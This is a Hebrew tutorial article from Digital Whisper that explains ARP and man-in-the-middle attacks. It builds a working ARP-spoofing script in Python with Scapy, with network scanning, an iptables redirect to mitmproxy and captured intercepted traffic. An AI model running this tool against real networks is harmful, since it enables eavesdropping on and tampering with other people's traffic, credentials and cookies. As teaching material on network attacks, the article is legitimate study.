

נא להכיר: האיש שבאמצע


מאת רזיאל בקר


הקדמה

התקפות על רשתות פנימיות יכולה להתבצע בדרכים רבות, עם זאת אחת מהדרכים הנפוצות ביותר היא מתקפת Man in the middle. הרעיון מאחוריה הוא ליירט שיחה בין שני התקנים ברשת ולבצע מניפולציה על התעבורה שעוברת ביניהם.

התוקף מתחזה למכשיר A ברשת, הוא מציג את עצמו בתור מכשיר A בפני מכשיר B ובפני מכשיר A כמכשיר B וכך הוא שולט על כל הנתונים שעוברים ביניהם. התקפות מסוג MitM מהוות איום רציני מכיוון שהן מאפשרות לתוקף ללכוד ואף להשפיע על מידע רגיש שמועבר ברשת בזמן אמת. ההתקפה היא סוג של האזנת סתר שבה השיחה נשלטת על ידי התוקף, להתקפה זו יש סיכוי חזק להצליח מכיוון שהתוקף יכול להתחזות אל כל מכשיר ברשת.

שימושים שכיחים להתקפה זו היא הוצאת מידע רגיש שמועבר ברשת (סיסמאות, מפתחות הצפנה) והפצת רוגלה ברשת הפנימית, התוקף יפנה את הקורבן לאתר המתחזה לאתר שהמשתמש ציפה להגיע אליו - הקורבן בטוח שהגיע אל אתר לגיטימי. אך מאחורי הקלעים החיבור שנוצר הוא בין המשתמש לתוקף ובין התוקף לאתר האמיתי כך התוקף יכול לקרוא, להוסיף ולשנות את התעבורה בין המשתמש לאתר וכך התוקף לוכד את הנתונים הרגישים שמועברים בין המשתמש לאתר (סיסמאות, עוגיות או כל מידע רגיש אחר). לעיתים קרובות המטרה היא אתרי בנקאות ומסחר באינטרנט.





התמונה מתארת את וריציאת התקיפה ב-MiTM, השיחה בין הקורבן לשרת האינטרנט נשלטת על ידי התוקף. כמובן ההתקפה תצליח כאשר התוקף הונא את הקורבן(ות) ברשת. פרוטוקולי הצפנה נועדו כדי למנוע התקפות מסוג זה, הם דואגים לכך שלא יוכלו לקרוא את המידע שעובר בין המשתמש לשרת האינטרנט באמצעות אימות תעודת המפתח הציבורי.

בדפדפנים מודרניים נדרשת תעודת אימות כדי להקים חיבור מאובטח (SSL או TLS), עם זאת התקפת MiTM יכולה להתבצע בכך שהקורבן יקים חיבור מאובטח עם התוקף והתוקף קובע חיבור נוסף עם שרת האינטרנט. כמובן שהדפדפן מזהיר את המשתמש שתעודת האימות אינה חוקית אבל הקורבן יכול להתעלם מאזהרה זו כי הוא אינו מבין את האיום.

ישנם אינספור סוגים של התקפות MiTM (NBNS Spoofing¹, DNS Spoofing, DHCP Spoofing ועוד), עם זאת אני אתמקד במתקפה ARP Spoofing ואסביר את התאוריה שמאחורי שמאחורי המתקפה, נבין איך רשת פנימית עובדת ומה מאפשר לנו לבצע את המתקפה. נכתוב כלי שמבצע MiTM ונבצע את המתקפה על הרשת שלנו.

איך רשת עובדת?


רשת פנימית היא קבוצת מכשירים (מחשבים, טלפונים וכו') החולקים תקשורת ומשאבים של התקן מסוים באיזור קטן (לדוגמא: משרד). ההתקן מחזיק בשירותים ונתונים שאותם חולקים הישויות ברשת: הדפסה, שיתוף קבצים וכו'.

לכל ישות ברשת ישנה כתובת פיזית (MAC), באמצעות הכתובת פיזית המכשירים מתקשרים ביניהם ברשת הפנימית. כשמכשיר A שולח חבילה למכשיר אחר ברשת, החבילה נשלחת לפורט פיזי. בעת שליחת נתונים ברשת האינטרנט, הנתונים נשלחים לכתובת הפיזית של הנתב. כתובות IP ברשת הפנימית נועדו כדי לנתב את התעבורה בין המכשירים ברשת.

ARP (Address Resolution Protocol) - הפרוטוקול נועד כדי לאתר כתובת פיזית (MAC) ברשת באמצעות כתובת לוגית. כשמכשיר ברשת מתקשר עם ישות אחרת ברשת מערכת ההפעלה חייבת להעביר את כתובת ה-IP לכתובת MAC באמצעות ARP מכיוון שהעברת הנתונים מתבצעת באמצעות הפורט פיזי. מערכות הפעלה שומרות טבלה המקשרת בין כתובות וירטואליות לכתובות פיזיות או במילים אחרות - מטמון (cache).

כאשר המחשב שולח חבילת נתונים ברשת הפנימית, מערכת ההפעלה מחפשת את הכתובת הפיזית במטמון כדי לתקשר עם ההתקן (התקשורת נעשת באמצעות פורט פיזי), במידה ולא נמצאה כתובת

¹ <http://www.digitalwhisper.co.il/files/Zines/0x20/DW32-1-NBNSspoofing.pdf>



פיזית נשלחת בקשת ARP - חבילה לכל המכשירים ברשת (Broadcast) "מי מכיר את 192.168.68.1?", הישות עם הכתובת "192.168.68.1" תגיב למערכת ההפעלה "אני!" + הכתובת הפיזית שברשותה.

00	01	02	03	04	05	06	07	08	09	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
<u>Hardware type</u>																<u>Protocol type</u>															
<u>Hardware address length</u>								<u>Protocol address length</u>								<u>Opcode</u>															
<u>Source hardware address</u> :::																															
<u>Source protocol address</u> :::																															
<u>Destination hardware address</u> :::																															
<u>Destination protocol address</u> :::																															
<u>Data</u> :::																															

[חבילת ARP]²

- Hardware type: השדה מציין את סוג החומרה שמשמשת להעברת החבילות ברשת (לדוגמא Ethernet), גודל שדה זה הוא 2 בתים.
- Protocol type: לכל פרוטוקול מוקצה מספר מזהה (IPv4=0x800).
- Hardware address length: אורך הכתובת הפיזית (כתובות פיזיות ב-Ethernet הן בגודל 6 בתים).
- Protocol address length: אורך הכתובת הוירטואלית (כתובות IPv4 הן בגודל 4 בתים).
- Opcode: שדה זה מציין את סוג החבילה, האם היא חבילת בקשה ("מי מכיר את X?") עבור 0x1 או חבילת תשובה ("אני!" + הכתובת הפיזית) 0x2.
- Source hardware address: הכתובת הפיזית של השולח.
- Source protocol address: הכתובת הוירטואלית של השולח.
- Destination hardware address: הכתובת הפיזית של הנמען (שדה זה ריק כאשר opcode=0x1).
- Destination protocol address: הכתובת הוירטואלית של הנמען.

אחרי שעברנו על פורמט חבילת ARP, נבין מתי משתמשים בה בפועל:

1. כאשר ישות A ברשת מתקשרת עם מכשיר אחר, הישות משווה את כתובת ה-ip עם הכתובת הפיזית במטמון - במידה ונמצאה כתובת פיזית אז היא תשתמש בכתובת כדי להעביר את הנתונים ברשת (הצגת המטמון מתבצעת על ידי הפקודה "arp -a").
2. אם מערכת ההפעלה לא מצאה את הכתובת הפיזית במטמון, תשלח בקשת ARP למציאת הכתובת הפיזית.
3. הישות שולחת חבילת Broadcast לכל המכשירים ברשת.
4. החבילה התקבלה בכל המכשירים ברשת (חבילת Broadcast) כל מכשיר משווה את השדה "Destination Protocol Address" (הכתובת הלוגית של המכשיר הנדרש) עם הכתובת הלוגית של המכשיר ברשת. המכשירים שלא יתאימו יתעלמו מהחבילה.

² <http://www.networksorcery.com/enp/protocol/arp.htm>

5. אם נמצאה התאמה המכשיר ישלח תשובת ARP עם הכתובת הפיזית המצורפת.
6. מערכת ההפעלה תעדכן את הכתובת הפיזית של הישות, מכיוון שהוא יצטרך ליצור איתה קשר בקרוב.
7. ישות A תשלח בחזרה תשובת APR שבה מצורף הכתובת הפיזית שלה (מכיוון שהמכשיר יצטרך בקרוב את הכתובת הפיזית).
8. ישות A תוסיף אל המטמון את הכתובת הפיזית בתשובת ה-arp.


לדוגמא: אני ("10.0.0.5") שולח ping למוטי ("10.0.0.138"), ping נשלח כחבילת ICMP, חבילת ICMP מכיל כתובת IP וכתובת ה-קו מועברת לכתובת פיזית. כדי לבנות בקשת ICMP אנחנו צריכים כתובת מקור (כתובת ה-IP שלי), כתובת יעד (כתובת ה-קו של מוטי).

מערכת ההפעלה תפנה אל המטמון ותנסה לאתר את הכתובת הפיזית באמצעות הכתובת הלוגית ("10.0.0.138"). אם נמצאה כתובת פיזית - אין צורך לשלוח בקשת ARP, אם לא אז נשלח בקשת ARP כדי לאתר את הכתובת הפיזית. (אפשר לפנות אל המטמון באמצעות "arp -a")

```
C:\Windows\system32>arp -a
No ARP Entries Found.
```

[טבלת הקשרים שלי במחשב ריקה]

כעת אני אשלח בקשת ARP אל FF:FF:FF:FF:FF:FF (הכתובת הפיזית של ה-Broadcast - החבילה תגיע אל כל המחשבים ברשת).



The image shows two packets from a Wireshark capture. The first packet is an ARP request (opcode=0x1) from 10.0.0.5 to the broadcast address ff:ff:ff:ff:ff:ff. The second packet is an ARP reply (opcode=0x2) from 10.0.0.138 to 10.0.0.5. Red arrows and text in Hebrew provide annotations:

- Red arrow pointing to the Opcode field of the request: **חבילת בקשה (opcode=0x1)**
- Red arrow pointing to the Target MAC address of the request: **הכתובת הפיזית של היעד אינה ידועה לנו**
- Red arrow pointing to the Opcode field of the reply: **חבילת תשובה (opcode=0x2)**
- Red arrow pointing to the Sender MAC address of the reply: **הכתובת הפיזית שקיבלנו**

בתמונות מעלה אנחנו יכולים לראות את החבילות ב-Wireshark. החבילה הראשונה היא חבילת בקשה (opcode=0x1), הכתובת הפיזית של היעד ריקה (מכיוון שאינה ידועה לנו). קיבלנו תשובה ממוטי ("10.0.0.138") שבה מצורפת הכתובת הפיזית (Wireshark תרגם את הכתובת הפיזית ליצור).

הרעלת הרשת

נא להכיר: האיש שבאמצע
www.DigitalWhisper.co.il



הפרוטוקול ARP נועד להיות פשוט ויעיל וכתוצאה מכך החולשה עיקרית היא שלא מתבצע אימות לחבילות אשר מתקבלות.

לא התווסף אימות כל שהוא במימוש הפרוטוקול וכתוצאה מכך אין דרך לאמת שאכן הכתובת הפיזית שקיבלנו היא מתאימה לכתובת ה-IP בתשובת ה-arp, הפרוטוקול אפילו לא בודק אם הוא אמור לקבל תשובת ARP או לא.

או במילים אחרות: אם מחשב א' שלח בקשת ARP לפרוטוקול אין שום כוונה לבדוק אם התשובה שקיבל היא נכונה או לא, אפילו אם הוא קיבל תשובת ARP מבלי ששלח בקשה, הוא חושב ששלח ומעדכן את טבלת הקשרים (המטמון). חולשה זו ידועה כהרעלת ARP ("ARP Poisoning").

אתם מבינים שאפשר בקלות לנצל את החולשה בפרוטוקול? התוקף יכול לעצב חבילת ARP למטרתו הזדונית, במידה ומטרתו להתחזות לישויות ברשת הוא ישלח חבילת ARP לכל המחשבים ברשת וכתוצאה מכך, המכשירים יעדכנו את טבלת הקשרים (המטמון) וכך התוקף שולט על כל התעבורה ברשת. כמובן שזה לא נגמר פה, ברשות התוקף:

- התקפת מניעות שירות (DoS) - התוקף שולח תשובת ARP עם כתובת פיזית מזויפת (שגויה או לא קיימת ברשת). כתובות שגויות השומרות בנתב ישבשו את כל התקשורת ברשת הפנימית, כל חבילה שבאה מבחוץ תגיע לישות שלא קיימת ברשת.
- MiTM - כפי שכבר קראתם, התוקף יצטט לתקשורת בין המחשבים ברשת וישתלט עליה.
- MAC Flooding - מתג³ (Switch) הוא התקן המקשר בין רכיבים ברשת. הרעיון הוא הצפת המתג בתשובות ARP שמכילות כתובות פיזיות שונות בשדה המקור, המתג מוסיף את הכתובות אל טבלת הקשרים ובכך המתג שולח את החבילות אל הפורט הפיזי של וגורם למילוי מרחב הזיכרון במתג. העומס גורם לכישלון במציאת הפורט הפיזי אליו הוא צריך לשלוח את החבילה המבוקשת - במקרה זה המתג מעביר את החבילות אל כל המכשירים ברשת (Broadcast) וכך התוקף מקבל גישות לכלל התעבורה ברשת.

מתגים חוסמים התקפות כאלה באמצעות הגבלת מספר הכתובות לפורט פיזי או זיהוי עומס פתאומי של כתובות MAC חדשות המוגדרות בפורט מסוים וניתוקו.

33

[https://he.wikipedia.org/wiki/%D7%9E%D7%AA%D7%92_\(%D7%A8%D7%A9%D7%AA%D7%95%D7%AA_%D7%9E%D7%97%D7%A9%D7%91%D7%99%D7%9D\)](https://he.wikipedia.org/wiki/%D7%9E%D7%AA%D7%92_(%D7%A8%D7%A9%D7%AA%D7%95%D7%AA_%D7%9E%D7%97%D7%A9%D7%91%D7%99%D7%9D))



הקמת סביבת עבודה

אנחנו נקים את סביבת העבודה כדי שנוכל לגשת לצד הפרקטי שבחולשה ולהבין טוב יותר איך אפשר לנצל אותה. אני אעבוד עם Kali כדי להריץ את הכלים שנכתבו - היא באה עם כל מה שאנחנו צריכים ואין צורך להתחיל להתעסק עם התקנות. אני אשתמש ב-vim כעורך טקסט (זה לא כזה חשוב, אתם יכולים להשתמש גם ב-sublime, pycharm או emacs, Eclipse מספק ממשק לפיתוח עבור פרוייקטים גדולים יותר).

את כלי התקיפה נכתוב ב-Python, שפת High-level שבה עם אין ספור ספריות ומודלים היא מספקת נקודת התחלה מעולה. שפת פייתון מחולקת ל-2 גרסאות עיקריות 2.x ו-3.x, גרסא 3.x עדיין אינה מציעה תאימות מלאה עם ספריות ומודלים ב-3.x לעומת 2.x ולכן אנחנו נכתוב עם 2.x - לקבלת מידע מעודכן יותר: <http://www.python.org>.

נשתמש ב-Scapy כדי לבצע מניפולציה על החבילות ברשת, באמצעות Scapy אנחנו יכולים ליצור חבילות - לשלוח ולקבל חבילות (או שנקרא אותם מתוך קובץ) ועוד. Scapy מהווה ממשק ל-PCAP API להסנפת חבילות). Scapy שימושי למדי כשהמחקר שלנו מצריך עבודה מול פרוטוקולים (חקרו באמצעותו את הפרוטוקול של Skype למשל). עם קצת מאמץ Scapy ירוץ על רוב מערכות ההפעלה: Linux, Windows ו-Mac OS, אתם מוזמנים לבקר באתר המפתחים:

<http://www.secdev.org/projects/scapy/>

מתחילים לעבוד!

אחרי שהבנו כיצד פרוטוקול ARP עובד ואיך אנחנו, כתוקפים יכולים לנצל את החולשה שבפרוטוקול, נרמה את הקורבן שאנחנו הנתב ואת הנתב שאנחנו הקורבן וכך נצוטט לתעבורה ונוכל לשלוט בה.

ישנם כלים רבים כדי לזייף חבילות ARP (Cain & Abel, Ettercap ועוד), אך אנחנו נכתוב אחד משלנו. הכלים שנכתוב לא נועדו כדי להחליף כלים קיימים, אנחנו כותבים אותם כדי שנבין לעומק איך דברים עובדים. ראשית, נעשה ניסוי קטן כדי שנבדוק אם מה שלמדנו נכון. הכתובת של המחשבים ברשת הפנימית היא 10.0.0.0/24, הכתובת הלוגית של המחשב שלי (אני אבצע את המתקפה) היא "10.0.0.4", אני אתקוף את הישות "10.0.0.5" (כתובת פיזית: "c4:8e:8f:c1:4d:cf").

נפעיל את Scapy ונגדיר חבילת ARP מסוג תשובה:

```
packet = ARP() # חבילת arp
packet.op = 2 # חבילת תשובה
packet.psrc = "10.0.0.5" # הכתובת הפנימית שלי
packet.pdst = "10.0.0.4" # היעד (הכתובת הפנימית של הקורבן)
packet.hwsrc = "11:11:33:33:77:77" # אצ זאת הכתובת הפיזית שלי
```

נא להכיר: האיש שבאמצע

www.DigitalWhisper.co.il

packet.hwdst = "c4:8e:8f:00:00:00" # היעד (הקורבן) של הפיזית

נאמת את הערכים באמצעות packet.show(), הכל בסדר? תשלחו אותה אל היעד ☺

```

root@kali: ~
File Edit View Search Terminal Help

root@kali:~# scapy
INFO: Can't import python gnuplot wrapper . Won't be able to plot.
WARNING: No route found for IPv6 destination :: (no default route?)
Welcome to Scapy (2.2.0)
>>> packet = ARP()
>>> packet.op = 2
>>> packet.psrc = "10.0.0.5"
>>> packet.pdst = "10.0.0.4"
>>> packet.hwsrc = "11:11:33:33:77:77"
>>> packet.hwdst = "c4:8e:8f: [redacted]"
>>> packet.show()
###[ ARP ]###
hwtype= 0x1
ptype= 0x800
hlen= 6
plen= 4
op= is-at
hwsrc= 11:11:33:33:77:77
psrc= 10.0.0.5
hwdest= c4:8e:8f: [redacted]
pdst= 10.0.0.4
>>> send(packet)
.
Sent 1 packets.
>>> 

```

כעת, נבדוק את המטמון במחשב של הקורבן:

```

Administrator: שורת הפקודה
C:\windows\system32>arp -a

Interface: 10.0.0.4 --- 0x6
Internet Address      Physical Address      Type
10.0.0.5              11-11-33-33-77-77    dynamic
10.0.0.138            cc-b2-55-[redacted]    dynamic
224.0.0.22            01-00-5e-00-00-16    static

C:\windows\system32>

```

כשיצרנו את חבילת ה-arp ושלחנו אותה אל הישות "10.0.0.4", כשמערכת ההפעלה קיבלה את החבילה היא התייחסה אליה כאל תשובת ARP לגיטימית ועדכנה את המטמון שלה עם הפרטים ששלחנו, אתם מבינים שאנחנו יכולים להתחזות את כל ישות ברשת באמצעות כך שנכתיב לחבילת ה-arp את הערכים המתאימים.

אימתנו את החולשה וזה סימן שאנחנו יכולים להתחיל לעבוד, אנחנו נכתוב PoC קטן שיבצע MiTM, אנחנו נתייצב בין 2 ישויות ברשת והתקשורת ביניהם תעבור אצלינו. בהנחה שנרצה לצוטט לתקשורת בין ישות A לישות שנמצאת מחוץ לרשת הפנימית (לדוגמא: שרת אינטרנט), אנחנו נתייצב בין הנתב לבין הקורבן.

נא להכיר: האיש שבאמצע

www.DigitalWhisper.co.il

כתיבת הסקריפט

אנחנו נכתוב את הסקריפט בפייתון, כדי לייעד את החבילות אנחנו נצטרך את הכתובת הלוגית והפיזית של הקורבן והנתב. נשתמש בפקודה "route -n" כדי לדעת מי הנתב:

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# route -n
Kernel IP routing table
Destination      Gateway          Genmask          Flags Metric Ref    Use Iface
0.0.0.0          10.0.0.138      0.0.0.0          UG    1024  0      0 wlan0
10.0.0.0          0.0.0.0         255.255.255.0    U      0    0      0 wlan0
root@kali:~#
```

הכתובת של הנתב היא 10.0.0.138, הדגל U מסמן שהשער דולק והדגל G מסמן שלו הישות מוגדרת כשער ברירת מחדל ברשת (נתב).

כעת, אנחנו יכולים לבחור את הקורבן שלנו כדי לסרוק את הישויות ברשת נשתמש ב-arp-scan (אתם יכולים להשתמש גם ב-nmap), הכלי שולח חבילות ARP לכל הכתובות האפשריות ברשת, במידה וכתובת הגיבה לחבילה אנחנו יכולים להניח שהיא קיימת ברשת.

```
arp-scan -interface=wlan0 10.0.0.0/24
```

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# arp-scan --interface=wlan0 10.0.0.0/24
Interface: wlan0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.9 with 256 hosts (http://www.nta-monitor.com/tools/arp-scan/)
10.0.0.2          7c:c7:09: [redacted] (Unknown)
10.0.0.138        cc:b2:55: [redacted] D-Link International
10.0.0.6          64:9a:be: [redacted] (Unknown)
10.0.0.4          c4:8e:8f: [redacted] (Unknown)
10.0.0.4          c4:8e:8f: [redacted] (Unknown) (DUP: 2)


5 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9: 256 hosts scanned in 2.383 seconds (107.43 hosts/sec). 5 responded
root@kali:~#
```

כדי לקבל את שמות המתחם נשתמש ב-"arp -a":

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# arp -a
Raphael.Home (10.0.0.4) at c4:8e:8f: [redacted] [ether] on wlan0
DSL6740U.Home (10.0.0.138) at cc:b2:55: [redacted] [ether] on wlan0
root@kali:~#
```

נא להכיר: האיש שבאמצע

www.DigitalWhisper.co.il



אנחנו יודעים את המטרה שלנו, הבא ונתחיל לכתוב קוד ☺

```
victim = ["10.0.0.4", "c4:8e:8f:00:00:00"] # רשימה עם הכתובת הלוגית והפיזית של הקורבן  
router = ["10.0.0.138", "cc:b2:55:00:00:00"] # רשימה עם הכתובת הלוגית והפיזית של הנתב
```

עכשיו אנחנו יכולים ליצור את החבילה, אנחנו נשכנע את הקורבן שאנחנו הנתב ואת הנתב שאנחנו הקורבן, נשנה את השדות בחבילה. ניצור את החבילה שאומרת לקורבן שאני הנתב:

```
victim_packet = ARP()  
victim_packet.op = 2 # חבילת תשובה  
victim_packet.psrc = router[0] # אנחנו הנתב!  
victim_packet.pdst = victim[0] # הכתובת הלוגית של היעד  
victim_packet.hwdst = victim[1] # הכתובת הפיזית של היעד
```

או בשורה אחת:

```
victim_packet = ARP(op=2, psrc=router[0], pdst=victim[0], hwdst=victim[1])
```

ניצור את החבילה שאומר לנתב שאני הקורבן:

```
router_packet = ARP(op=2, psrc=victim[0], pdst=router[0], hwdst=router[1])
```

אנחנו רוצים לשמור על פרופיל נמוך ולא לשבש את התקשורת ברשת בין הקורבן לנתב. לכן כשנחליט לסיים את המתקפה אנחנו נגרום לקורבן ולנתב לעדכן את המטמון (GARP Packet).

```
send(ARP(op=2, pdst=router[0], psrc=victim[0], hwdst="ff:ff:ff:ff:ff:ff", hwsrc=victim[1]))  
send(ARP(op=2, pdst=victim[0], psrc=router[0], hwdst="ff:ff:ff:ff:ff:ff", hwsrc=router[1]))
```

חשוב לציין שאנחנו חייבים לאפשר IP Forwarding במערכת ההפעלה כדי שהתקשורת שנקבל תועבר הלאה (קורבן < אנחנו < נתב), נעדכן את קובץ ההגדרות:

```
system("echo 1 > /proc/sys/net/ipv4/ip_forward")
```

ושנסיים את ההתקפה:

```
system("echo 0 > /proc/sys/net/ipv4/ip_forward")
```

הקוד המלא:

```
#!/usr/bin/env python  
from scapy.all import *  
from os import system  
  
system("echo 1 > /proc/sys/net/ipv4/ip_forward")  
victim = ["10.0.0.4", "c4:8e:8f:00:00:00"]  
router = ["10.0.0.138", "cc:b2:55:00:00:00"]  
victim_packet = ARP(op=2, psrc=router[0], pdst=victim[0], hwdst=victim[1])  
router_packet = ARP(op=2, psrc=victim[0], pdst=router[0], hwdst=router[1])  
try:  
    while 1:  
        send(victim_packet)  
        send(router_packet)  
except KeyboardInterrupt:  
    send(ARP(op=2, pdst=router[0], psrc=victim[0], hwdst="ff:ff:ff:ff:ff:ff", hwsrc=victim[1]))  
    send(ARP(op=2, pdst=victim[0], psrc=router[0], hwdst="ff:ff:ff:ff:ff:ff", hwsrc=router[1]))  
    system("echo 0 > /proc/sys/net/ipv4/ip_forward")
```

נא להכיר: האיש שבאמצע


www.DigitalWhisper.co.il



נריץ את הסקריפט:

```
root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~/Desktop# python arp.py
WARNING: No route found for IPv6 destination :: (no default route?)
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

נפתח Wireshark, נגלוש במחשב של הקורבן אל DigitalWhisper ונוכל לראות את חבילת ה-HTTP שנשלחה אל השרת:



המתקפה הצליחה ☺



שליטה על החבילות בזמן אמת

למדנו איך לצוטט לשיחה בין 2 ישויות ברשת, אנחנו יכולים ללכוד את התעבורה שעוברת ביניהם באמצעות כלים (Sniffers) כמו Wireshark או Fiddler. אני אראה לכם איך אתם יכולים ללכוד ולערוך את התעבורה ברשת בזמן אמת באמצעות Mitmproxy.

Mitmproxy הוא כלי קוד פתוח שנכתב ב-Python המאפשר לכידת ועריכת חבילות http & https בזמן אמת. אנחנו יכולים לערוך את החבילות באמצעות inline scripting בפיתון. לעוד מידע:

<http://mitmproxy.org>

כדי שהתעבורה תעבור דרך Mitmproxy (הוא מאזין לפורט 8080) אנחנו צריכים לגרום למערכת ההפעלה שלנו לנתב את כל התעבורה שמגיעה מהפורט 80 ולהפך.

```
iptables -t nat -A PREROUTING -i wlan0 -p tcp --dport 80 -j REDIRECT --to-port 8080
```

כדי להסניף את התעבורה, נפעיל את הכלי: (אנחנו יכולים גם להאזין לפורט אחר באמצעות האופציה -p)

```
mitmproxy -T -host
```

נריץ את הסקריפט שכתבנו בפיתון לביצוע arp spoofing ונוכל ללכוד את התעבורה ☺

```
root@kali: ~
File Edit View Search Terminal Help
>> GET http://digitalwhisper.co.il/
    ← 200 text/html 12.57kB 3.22s
GET http://www.digitalwhisper.co.il/Media/boring/style.css
    ← 304 [no content] 56ms
GET http://digitalwhisper.co.il/logo.png
    ← 304 [no content] 65ms
GET http://www.digitalwhisper.co.il/rss.png
    ← 304 [no content] 294ms
GET http://www.google-analytics.com/ga.js
    ← 304 [no content] 4.51s
GET http://digitalwhisper.co.il/images/j0.png
    ← 304 [no content] 58ms
GET http://www.google-analytics.com/__utm.gif?utmwv=5.6.7&utms=2&utmh=8315650
34&utmhn=digitalwhisper.co.il&utmcs=UTF-8&utmsr=1366x768&utmvp=876x371&ut
msc=24-bit&utmul=en-us&utmje=0&utmfl=20.0%20r0&utmdt=Digital%20Whisper%20
%3A%3A%20Digital%20Whisper%20%3A%3A%20D7%9E%D7%92%D7%96%D7%99%D7%9F%20D
